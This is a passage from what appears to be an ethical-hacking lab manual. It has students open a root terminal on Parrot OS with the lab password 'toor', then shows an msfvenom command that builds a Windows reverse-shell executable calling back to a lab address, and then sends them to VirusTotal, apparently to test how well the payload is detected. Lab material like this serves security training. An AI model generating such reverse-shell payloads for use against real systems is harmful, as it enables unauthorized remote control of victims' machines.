
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


The password that you type will not be visible.




6. In the terminal window, type **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe** and press **Enter**, to generate payload.




7. ☐ Double click on **Firefox** icon, to open Firefox browser and type **https://www.virustotal.com** in the address bar and press **Enter**.



Applications Places System
Mon Apr 18, 08:11
Firefox
Browse the World Wide Web
s/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
File
Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
